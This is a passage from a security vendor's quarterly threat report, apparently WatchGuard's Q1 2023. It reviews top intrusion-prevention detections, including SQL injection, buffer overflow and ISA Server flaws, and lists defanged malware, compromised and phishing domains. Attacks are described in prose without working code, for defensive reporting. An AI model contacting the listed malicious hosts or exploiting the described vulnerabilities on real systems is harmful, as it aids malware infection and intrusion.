


Figure 16. Quarterly Trends of IPS Hits




Figure 17. Unique IPS Detections

Top 10 Network Attacks Review

The top networks attacks are identified by sheer volume. Signature **1058470** in the top place, a SQL injection attack, racked up a quarter million detections among all our telemetry-sharing Fireboxes. Most of the remaining signatures in the top 10 had over 100,000 detections each. It is common for many of these signatures to remain in the top 10 quarter-over-quarter. Signature **1058470**, which we already mentioned, and signature **1056773** were the only new ones to make it onto Q1's list. We'll discuss those briefly and delve into one other signature that didn't make it onto the top 10 list but still managed to accumulate a solid number of detections.

Signature 1058470 - WEB SQL injection attempt - 17.h

Signature **1058470** is one that catches a few SQL injection attacks (we have many general SQL injection attack signatures that are numbered differently). This particular one is known to detect attacks that affects two kinds of software. The first is Joomla!, an open-source content management system (CRM) employed in an array of use-cases, such as hosting a small business website or publishing your own personal blog. The signature catches a simple exploit, where an attacker could send a POST request directed at the usr_plan parameter in the JEXTN Membership extension. The JEXTN Membership added features to the Joomla User Registration Management System, with the main feature of allowing site owner to accept payments. Additionally, it was used for managing subscriptions and handling related administration work that comes with running a registration portal. This SQL exploit was **published in 2018.**

OpenEMR is the other affected software. It is an open-source medical practice management product. An exploit, discovered in 2013, targeted OpenEMR 4.1.1 Patch 14 and lower. By sending a specially crafted web request, an attacker can trigger the SQL injection against the new_comprehensive_save.php page during the login process for a non-admin to retrieve the SHA1 admin password hash. That gives the attacker what they need to log into that account, and upload arbitrary code to the manage_site_files. php page. Likely because it's an old and probably rarely exploited issue, we found little documentation on this vulnerability. However, we did find one other external report about it. In 2018, the company, Project Insecurity, published a **report of on OpenEMR 5.0.1.3**, documenting a long list of vulnerabilities present in the software. The company may sound familiar to those who have been in the security field for a while, as its founder is Mathew Telfer (known by MLT). MLT is a former hacktivist member of the group **TeaMp0isoN** who activities involved vandalizing corporate websites, outing members of the LulzSec hacking group, and targeting government websites. His arrest and subsequent release led him into a white hat hacking career.

The report by Project Insecurity included common exploits techniques such as SQL injections, remote code execution, and arbitrary file actions. It did include an example of the *manage_site_ files.php* page that we discussed before, being exploited. A failure to include checks on a file really being an image, and not another format, would allow an authenticated user to escalate privileges.

Without veering too much off topic, there was a Hack The Box challenge created several years ago (unavailable now we believe) using OpenEMR as the target application. A video on **YouTube** shows a user walking through the challenge and finding the Project Insecurity report to fulfill their initial goal to bypass portal authentication.

Signature 1056773 - WEB Web Server Connection Header Buffer Overflow

This second new signature catches a stack-based buffer overflow attack from 2012, and its exploit also includes an Address Space Layout Randomization (ASLR) bypass. ASLR is used to complicate any potential memory based attacks (like buffer overflows) by randomizing where common libraries and processes are stored in memory, making it harder for an attacker to find the things they might need to learn were they have landed in memory, and to find how to get to the final memory location (EIP/RIP) they need in order to control code execution. Many operating systems ship with memory protection like ASLR enabled, but some do not enable this safety measure by default, as it minimizes the available memory storage space.

This signature detects a known stack overflow vulnerability involving Simple Web Server 2.2-rc2, which has to do with how the server parses the "Connection" header of a GET requests. An attacker can exploit this flaw by sending a specially crafted GET request to a vulnerable server, that triggers a stack overflow that, with the right memory manipulations and ASLR bypasses, allows the attacker to remotely execute arbitrary code. Systems with ASLR enabled might prevent basic exploitation of this flaw, however, the publicly released exploits for this include ASLR bypass techniques and egg hunting code (tricks memory attackers use to find where they landed in memory) for particular versions of the Windows OS (Windows 7 32bit).

Signature 1112370 - WEB Microsoft ISA Server HTTP Content Header Vulnerability

This signature, WEB Microsoft ISA Server HTTP Content Header Vulnerability, is being discussed because it wasn't too far past our top 10 list and because one of our authors did not recognize this older product, so it caught their eye. Perhaps this will interest you for nostalgia sake, or it's something new to you as well. It is our 37th top IPS detection by volume, with just under 0.4% of the total traffic.

Microsoft Internet Security and Acceleration Server (ISA Server) is an upgraded spin-off of Microsoft Server Proxy (released in 1997). Microsoft ISA Server had their first release in 2000 followed by several more editions until it got repackaged as Microsoft Forefront Threat Management Gateway 2010 (Forefront TMG 2010). As WatchGuard was founded in 1996, not only did we enter the firewall market first, but we have outlasted them as well when they retired Forefront TMG in 2015 – not that Microsoft hasn't found new security tools to build and develop since.

Microsoft ISA Server 2000 is an enterprise firewall and web cache server and performed the basic port and IP based access control policies of a typical firewall. Any vulnerability to a firewall is a

serious issue as it may lead to the full compromise of all your network security. This particular flaw involved a privilege escalation and cache poisoning vulnerability, which was reported to Microsoft in 2005, and later made public in a **Microsoft security bulletin**. ISA Server failed to properly handle receiving HTTP requests with multiple content length headers. That alone would allow attackers to poison the firewall's cache and bypass content restriction policies. However, there were several caveats for the attack to succeed, such as;

- Needing to submit a malicious request before a valid version of a page is cached
- The server had to have been configured to publish a web server or proxy web content
- Finding an ISA Server that was not in Firewall Mode

Additionally, the attack was limited in scope since the attacker could only redirect a user to existing content already present at the address of the server. Microsoft noted that this attack could be paired with a cross-site scripting (XSS) exploit to gain access to logon credential or other important data. They patched this flaw long ago, when they released their detailed bulletin about the issue.

Due to the age of all the ISA Server versions, especially ISA Server 2000, and the later version Forefront TMG, you may be quick to assume that all or most instances have transitioned to a new Firewall solution. But it was only in 2015 that maintenance support for Forefront TMG was stopped, and in 2020 extended support had ended. Therefore, it is possible that a larger number of organizations continue to maintain ISA Servers. A quick search on Shodan showed several dozen Internet facing ISA servers. As this likely represents a small sample of active ISA Servers, we can conclude that our intrusion prevention service may very well be protecting customers who continue to host this discontinued firewall appliance.

Signature	Type	Name	Affected OS	Percentage
1058470	Web Attacks	WEB SQL injection attempt -17.a	Windows, Linux, FreeBSD, Solaris, Other Unix, Mac OS	11.30%
1132092	Buffer Overflow	FILE Invalid XML Version -2	Windows	7.50%
1059958	Web Attacks	WEB Directory Traversal -27	Windows	6.20%
1138800	Web Attacks	WEB Microsoft Exchange,Server Remote, Code Execution, Vulnerability -6 (CVE-2021-26855)	Windows	6.10%
1058077	Web Attacks	WEB SQL injection attempt -1.b	Windows, Linux, FreeBSD, Solaris, Other Unix, Mac OS	6.00%
1055396	Web Attacks	WEB Cross-site Scripting -9	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device	4.80%
1059877	Access Control	WEB Directory Traversal -8	Windows, Linux, FreeBSD, Solaris, Other Unix	4.80%
1054837	Web Attacks	WEB Remote File Inclusion /etc/passwd	Windows, Linux, FreeBSD, Solaris, Other Unix	4.70%
1230275	Web Attacks	WEB Apache log4j Remote Code Execution-1.h (CVE-2021-44228)	Linux	3.40%
1056773	Buffer Overflow	WEB Web Server Connection Header Buffer Overflow	Windows	2.60%

Figure 18. Tops 10 Network Attacks by Volume




Figure 19. Tops 10 Network Attacks by Volume

Our top 10 signatures are often sticky, remaining on the chart for quarters to years at a time. That is with good reason as many of them target software that is popular and therefore can feed off the failures of those who don't update. Two of our signatures **1054837** (dark blue) and signature **1055396** (light blue) have made the top 10 since Q1 2020, only absent a few quarters in between. If you overlaid this chart (figure 19) with the IPS activity chart (figure 16), you'd notice that the decrease in volume around Q3 2022 coincides with the introduction of new signatures in Q2 2022 and after. Some of the signatures that used to take up over a quarter of total volume have either diminished in status among the top 10 or have dropped out completely from the top 10 list.

The top 10 signatures regularly take up an exorbitant amount of volume among all the IPS signatures detected per quarter. This could be attributed to several Fireboxes playing an outsized role in the total volume per quarter, even with excluding Fireboxes we already consider outliers. While the top 10 signatures continue to push past 50% of total detections since Q1 2022, and likely earlier than that, it does look like our data is becoming more balanced. The chart in figure 21 shows this rebalancing of volume. We could easily say that the top signatures are creating a warped view of what customers are facing, but tracking the top widespread signatures helps us see what signatures are affecting the most customers as well. In fact, two signatures among the top 10 by volume are also in the most-widespread signatures, meaning a large swath of customers can and do face similar attacks and sometimes indeed by high volume.

	Top 3	Top 5	Top 10
Hits	823,216	1,057,736	1,456,097
Total Detection %	35.70%	45.87%	63.14%

Figure 20. Top 3/5/10 Total Detection % in Q1 2023




Figure 21. Total share of top signatures by volume combined

Signature	Name	Top 3 Countries			AMER	EMEA	APAC
1130592	WEB Apache Struts Wildcard Matching OGNL Code Execution -5	Brazil 62.58%	USA 46.06%	France 36.26%	43.32%	27.54%	24.68%
1110932	FILE Microsoft Windows GDIplus PNG tEXt Chunk Processing Integer Overflow	UK 34.59%	France 26.74%	Brazil 23.23%	13.69%	24.93%	19.05%
1059877	WEB Directory Traversal -8	Germany 33.07%	Italy 17.51%	Australia 15.24%	10.31%	22.27%	16.02%
1138800	WEB Microsoft Exchange Server Remote Code Execution Vulnerability -6 (CVE-2021-26855)	Germany 24.61%	Canada 19.86%	Australia 14.29%	9.66%	15.73%	12.12%
1054838	WEB Local File Inclusion win.ini -1.u	Australia 23.81%	Canada 19.18%	Germany 15.65%	15.70%	12.27%	17.32%

Figure 22. Top 5 Most-Widespread Network Attacks

Figure 22 features the countries that have been listed at least once in the most-widespread signatures. It shows how AMER- and EMEA-centric attackers have been. It isn't unreasonable to think we will see new countries on this list, but it comes down to where attackers can successfully exploit their works and at the greatest scale possible. Right now, this is with European language-based countries with medium-to-high GDP.





Figure 23. Countries listed among one or more widespread attack signatures who were most affected



Region	Detections per Firebox	Average % IPS Detections per Firebox
AMER	804	56.02%
EMEA	345	24.02%
APAC	286	19.96%

Figure 24. Average Detections Per Firebox by Region

The three regions, AMER, EMEA, and APAC, each have a varying level of market share for WatchGuard. So, when we receive our numbers from Fireboxes enrolled in the telemetry-sharing program, there is often a wide margin between regions for the total number of detections. Therefore, we seek to normalize this data to learn how many detections on average a Firebox handles, per region, not the arbitrary highest volume numbers that may be due to regional sales fluctuations. That differentiation hopefully gives you better insights into targeted campaigns per region and per country.

The table found in figure 24 contains two metrics. One is how many detections on average a Firebox experienced this past quarter by region. The other shows the percentage the of overall detections that each region handled, derived from the data of detections per Firebox. This quarter saw a 213 detection per Firebox increase for AMER while the other two regions stayed relatively similar to the past two quarters, although EMEA detection did decrease by 87, from 432 to 345. You can find a history of detections per Firebox in figure 25. The change in detections has been relatively stable since Q3 2022.

The bars in figure 25 for AMER and APAC are wildly different pre-Q3 2022. APAC continued to accrue high average detection peaking at 2979, while AMER peaked at 2543 detections. The drop-off in detections for those regions are likely due to several of our top signatures that had dominated for years. In early 2022, many of those signatures would often compromise 15-33% of total detections per signature. In the past year they began to disappear from the top 10 signatures or become a less dominant presence. It certainly would explain why the signatures are within a more balanced detection range, even if 804 detections in AMER to 286 in APAC this quarter may still look quite lopsided. One last highlight – the line representing overall detections among regions (in figure 25) includes data from the figure 16 presented in the IPS section. It shows how the average detection per quarter – this quarter 460 – is beginning to align more closely with the regional Firebox detections.

Our additional chart (figure 26), showing the percentage of




Figure 25. Average Detections per Firebox by Region since Q1 2021

detections by region, offers another perspective of how much each Firebox is handling network attacks regionally. As we mentioned earlier, we took the raw detection numbers and sought to normalize the data to present a better sense of how Fireboxes are handling detections in each region. While EMEA tends to have a lower percentage, the raw detection numbers (not included) were larger than AMER and APAC. A simple conclusion, going with the assumption that the telemetry enrollment rate is similar across regions, is that EMEA is a big market but often their Fireboxes are not handling an equal attack load.




Figure 26. Average Detection per Firebox Percentage since Q1 2021

Conclusion

There were several noticeable network attack tidbits or trends worth pointing out from our Q1 2023 IPS section. One is that the AMER region continues to be a hotspot for network attackers. An average AMER Firebox handled 804 intrusion attacks this quarter. If the trend continues, the average detections will again increase for AMER Fireboxes. Another noticeable trend is a decreased concentration of signatures by volume. Next quarter the top 10 signatures may consist of less than 50% of total detections. Typically, the top signatures represent 70-80% of the volume, with it only recently falling to 63% in Q3 2022, and now 57.38% this quarter. The last item worth highlighting is that an old Microsoft firewall from 2000 continues to be the target of attackers. We have seen in this and every quarterly report, that old network vulnerabilities are still targeted. That threat will remain as long as organizations continue to host software way beyond its shelf life.

DNS ANALYSIS

Phishing remains one of, if not the most popular tool in an attacker's arsenal when going after a victim organization. The advent, or at least wide popularization, of generative AI in recent months brings the risk of spear phishing to an all-time high. Threat actors can now craft highly believable spear phishing messages at scale, lowering their resource investment and opening new frontiers of potential targets. Additionally, adversary-in-the-middle attack techniques that can circumvent MFA-enabled authentication have become entirely commoditized. All this together means our users are more susceptible than ever to convincing phishing messages, making technical controls like DNSWatch an even more important piece of cyber defense.

In this section, we review the most prolific malicious domain detections from the quarter in three main categories: malware domains, phishing domains, and compromised website domains.

Top Malware Domains

Domain detections in this category include the domains and websites attackers use to distribute malware or facilitate command and control communications. In general, these domains have no legitimate purpose and were deployed specifically for use in malware infections.

Malware
orzdwjtvmein[.]in
t[.]hwqloan[.]com
k6027[.]eu *
profetest[.]ru
testpsy[.]ru
xrass[.]com
t[.]ouler[.]cc *
qptest[.]ru
iqtesti[.]ru
hrtests[.]ru

WARNING

It should go without saying that you should not visit any of the malicious links we share in this report; at least not without knowing exactly what you are doing. Anytime you see us share a domain or URL where we have purposely added brackets around a dot (e.g. www[.]site[.]com), we are both making the hyperlink unclickable and warning you not to visit the malicious site in question. Please avoid these sites unless you are a fellow researcher who knows how to protect yourself.

Figure 27. Top Malware Domains

Eight of the top malware domains are repeats from previous quarters while two new additions made their way into the list. The first new addition is k6027[.]eu. This domain appears associated with the information-stealing malware ViperSoftX, which is known for hiding some of its malicious actions within log files as a form of evasion. The ViperSoftX malware loader downloads an initial PowerShell script, which creates a unique identifier of the victim system by hashing the computer's domain, processor information, and machine GUID. It then makes a request to k6027[.]eu with the identifier as a request path item and downloads the main malware PowerShell routines. The main PowerShell routines allow the malware to steal information from infected machines like password manager vaults and cryptocurrency wallets, as well as load malicious browser extensions.

Figure 28. ViperSoftX PowerShell Loader

The second new malware-related domain from the quarter was t[.]ouler[.]cc. We originally added this domain almost two years ago when we found reports of it participating in command and control connections for the Lemon Duck malware variant. Lemon Duck's primary purpose is to establish a cryptocurrencing mining botnet but it includes additional modules for information stealing and further malware execution.

Top Compromised Domains

We classify a domain as compromised when we believe it is a legitimate destination that a threat actor has compromised to host malicious content. As an example, cybercriminals regularly compromise vulnerable WordPress websites and hide malware delivery or phishing campaigns. If a compromised site administrator doesn't notice the malicious activity, the hosted content can remain active for an extended amount of time. By targeting and compromising legitimate websites, threat actors can benefit from the existing good reputation of the site and evade many reputation-based defenses.

Compromised
ssp[.]adriver[.]ru
facebook[.]apps[.]fifyfive[.]co
d[.]zaix[.]ru
www[.]sharebutton[.]co
dinatds[.]com
www[.]granerx[.]com
a[.]pomf[.]cat *
stopify[.]co *
u[.]teknik[.]io
keramicssoil[.]com *

Figure 29. Top Compromised Domains

There were three domains this quarter that have not appeared in the top compromised domain list in previous quarters. The first new domain, a[.]pomf[.]cat is a file-sharing platform that cyber-criminals abused to host and distribute malware payloads. This is not a new type of activity; we've highlighted other file-sharing platforms that have fallen victim to similar activity in previous reports. This platform ended up shutting down on March 31st, 2023, with a note from the administrator stating they could not keep up with moderating the malicious and illegal content that users continued to upload.




Figure 30. pomf[.]cat message

The other two new additions, stopify[.]co and keramicssoil[.]com, were both involved in adware redirect campaigns. We originally added stopify[.]co to our threat feed over four years ago after reviewing reports of adware infections forcing all web search activity to redirect through the domain. We added keramicssoil[.]com nearly five years ago for similar activity. In the case of keramicssoil[.]com, the domain originally hosted a search engine called "Chrome Search" designed to look like Google's search engine. Other versions have included what appeared to be a news blog and even just a blank page that says "Oh hello." Lately, we've found typosquatted domains like www[.]wwwgoogle[.]com and youtibe[.]com redirecting to keramicssoil[.]com, despite the site now appearing to be offline.

Top Phishing Domains

As the category name suggests, detections categorized as phishing domains are websites we have found hosting phishing-related activity. Typically these sites will mimic an authentication form for a legitimate web app like Microsoft 365 or Google Drive to trick victims into entering their credentials.

Phishing
uk[.]at[.]atwola[.]com
edusoantwerpen-my[.]sharepoint[.]com
unitednations-my[.]sharepoint[.]com
e[.]targito[.]com
t.go.rac[.]co[.]uk
data[.]over-blog-kiwi[.]com
bestsports-stream[.]com *
haxbyq[.]com *
gm7e[.]com
usd383org-my[.]sharepoint[.]com

Figure 31. Top Phishing Domains

This quarter there were two new destinations in the top phishing domains list. The first new domain, bestsports-stream[.]com, appeared to be a fake streaming service targeted towards individuals looking to stream sports matches. While the site may have occasionally hosted actual video streams, it also contained multiple examples of malicious activity. Visitors to the site are prompted to enable notifications, a common method for hijacking web browsers and forcing malicious popups and redirects through.




Figure 32. pomf[.]cat message

Additionally, visitors are redirected to several different related websites that contain web forms for either registering for an account or in some cases, signing up for a paid membership. The latter redirects include web forms that prompt for visitors' credit card numbers.

The second new domain, haxbyq[.]com, is involved in SEO poisoning activity, where a threat actor abuses links and redirects to simulate legitimate web visits and trick search engines into ranking their illegitimate website highly in search results. The activity involving haxbyq[.]com was detailed by security researcher **@rmceoin on Mastadon** back in February. Threat actors appeared to use a compromised podcast website to host an SEO-poisoned page that redirected to haxbyq[.]com. Haxbyq[.] itself hosted a phish that tried to trick visitors into enabling browser notifications by masquerading the prompt as a Captcha request.

Conclusion

Many of the malicious domains we reviewed this quarter abused the browser notification feature as part of their activity. Threat actors often abuse the browser notification permissions to display fake security risk notifications or other hooks to trick victims into either installing malicious software or paying overly enlarged fees for anti-malware services. Some forms of this activity are so persistent with notifications that it can be difficult to navigate to the settings location and revoke the permissions grant.

Beyond phishing, monitoring DNS firewalling alerts from tools like DNSWatch can also help you find ongoing malware infections when compromised machines beacon out to command and control destinations. Be sure to regularly review all detection alerts to identify these ongoing threats and your users that may be falling victim to phishing campaigns.

FIREBOX FEED: DEFENSE LEARNINGS

Understanding the tools and techniques that threat actors are using is the first step towards formulating a defense. While many techniques remain in favor quarter after quarter, newly discovered ones can slip past unprepared defenses. In addition to the specifics we discussed in this section, here are a few additional tips you can follow to stay ahead of adversaries.

01 Harden Non-Windows Systems

